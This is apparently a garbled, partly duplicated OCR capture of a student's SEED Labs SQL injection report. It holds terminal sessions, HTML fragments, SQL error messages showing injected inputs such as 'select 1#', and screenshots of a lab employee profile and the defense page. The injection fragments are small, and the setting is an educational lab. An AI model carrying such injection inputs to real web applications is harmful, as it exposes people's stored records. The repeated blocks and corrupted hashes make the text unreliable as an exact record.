  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
    </div></nav></div><div class='container text-center'>There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;' and Password='fbe918bdae83000aa54747fc95fe0470fff4' at line 1]</div>
[08/31/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[08/31/22]seed@VM:~/.../Labsetup$ cd image_www
[08/31/22]seed@VM:~/image_www$ ls
apache_sql_injection.conf  Dockerfile
[08/31/22]seed@VM:~/image_www$ cd Dockerfile
[08/31/22]seed@VM:~/Dockerfile$ ls
css_defense  index.htm  logoff.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
[08/31/22]seed@VM:~/.../Dockerfile$ docker cp unsafe_edit_backend.php cfee92f23de5:/var/www/SQL_Injection
[08/31/22]seed@VM:~/.../Dockerfile$ docker cp unsafe_home.php cfee92f23de5:/var/www/SQL_Injection
[08/31/22]seed@VM:~/.../Dockerfile$ echo -n '123' | shalsum
40bd001563085fc35165329e1ff5c5ecbdbb
[08/31/22]seed@VM:~/.../Dockerfile$ [REDACTED]

```

```

seed@VM: ~/Code
seed@VM: ~/Labsetup seed@VM: ~/Labsetup root@cfee92f23de5: /var/www/SQL_Inje... seed@VM: ~/Code seed@VM: ~/Code
NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
    </div></nav><div class='container text-center'>There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1#' and Password='fdbe918bd8e3800aa54747fc95fe0
[08/31/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[08/31/22]seed@VM:~/.../Labsetup$ cd image_www
[08/31/22]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[08/31/22]seed@VM:~/.../image_www$ cd Code/
[08/31/22]seed@VM:~/.../Code$ ls
css  defense  index.html  logoff.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
[08/31/22]seed@VM:~/.../Code$ docker cp seed_logo.png unsafe_edit_backend.php cfee92f23de5:/var/www/SQL_Injection
[08/31/22]seed@VM:~/.../Code$ docker cp unsafe_home.php cfee92f23de5:/var/www/SQL_Injection
[08/31/22]seed@VM:~/.../Code$ echo -n '123' | shasum
40bd001563085fc35165329ea1ff5c5ecbdbbeef -
[08/31/22]seed@VM:~/.../Code$ █

```

```

seed@VM: ~/Code
seed@VM: ~/Labsetup seed@VM: ~/Labsetup root@cfee92f23de5: /var/www/SQL_Inje... seed@VM: ~/Code seed@VM: ~/Code
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
    </div></nav><div class='container text-center'>There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1#' and Password='fdbe918bd8e3800aa54747fc95fe0
[08/31/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[08/31/22]seed@VM:~/.../Labsetup$ cd image_www
[08/31/22]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[08/31/22]seed@VM:~/.../image_www$ cd Code/
[08/31/22]seed@VM:~/.../Code$ ls
css  defense  index.html  logoff.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
[08/31/22]seed@VM:~/.../Code$ docker cp seed_logo.png unsafe_edit_backend.php cfee92f23de5:/var/www/SQL_Injection
[08/31/22]seed@VM:~/.../Code$ docker cp unsafe_home.php cfee92f23de5:/var/www/SQL_Injection
[08/31/22]seed@VM:~/.../Code$ echo -n '123' | shasum
40bd001563085fc35165329ea1ff5c5ecbdbbeef -
[08/31/22]seed@VM:~/.../Code$ #
[08/31/22]seed@VM:~/.../Code$ # 40bd001563085fc35165329ea1ff5c5ecbdbbeef
[08/31/22]seed@VM:~/.../Code$ █

```

File Edit View History Bookmarks Tools Help

SEED Project X SQL Lab X +

www.seed-server.com/index.html

SEED LABS

Employee Profile Login

USERNAME: Boby

PASSWORD: ***

Login

Copyright © SEED LABS

File Edit View History Bookmarks Tools Help

SEED Project X SQL Lab X +

www.seed-server.com/unsafe_home.php?username=Boby&Password=123

SEED LABS

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name='Boby' and Password='40bd001563085fc35165329ea1ff5c5ecbdbbeef'

Home **Edit** **Profile** **Logout**

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	alice
Email	
Address	
Phone Number	

Copyright © SEED LABS

TASK3.4

The screenshot shows a web browser window with the following details:

- Tab Bar:** File, Edit, View, History, Bookmarks, Tools, Help. The "SEED Project" tab is active.
- Address Bar:** www.seed-server.com/defense/
- Content Area:**
 - Header:** SEED LABS
 - Title:** Get Information
 - Form Fields:** USERNAME (placeholder: Username) and PASSWORD (placeholder: Password).
 - Buttons:** A green button labeled "Get User Info".
 - Text:** Copyright © SEED LABS

The screenshot shows a web browser window titled "SEED Project" with a tab labeled "SQL Lab". The URL in the address bar is www.seed-server.com/defense/. The page has a green header with the "SEED LABS" logo. The main content area is titled "Get Information". It contains two input fields: "USERNAME" with the value "Boby" and "PASSWORD" with the value "123". Below these fields is a green button labeled "Get User Info". At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

Information returned from the database

- ID: 2
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**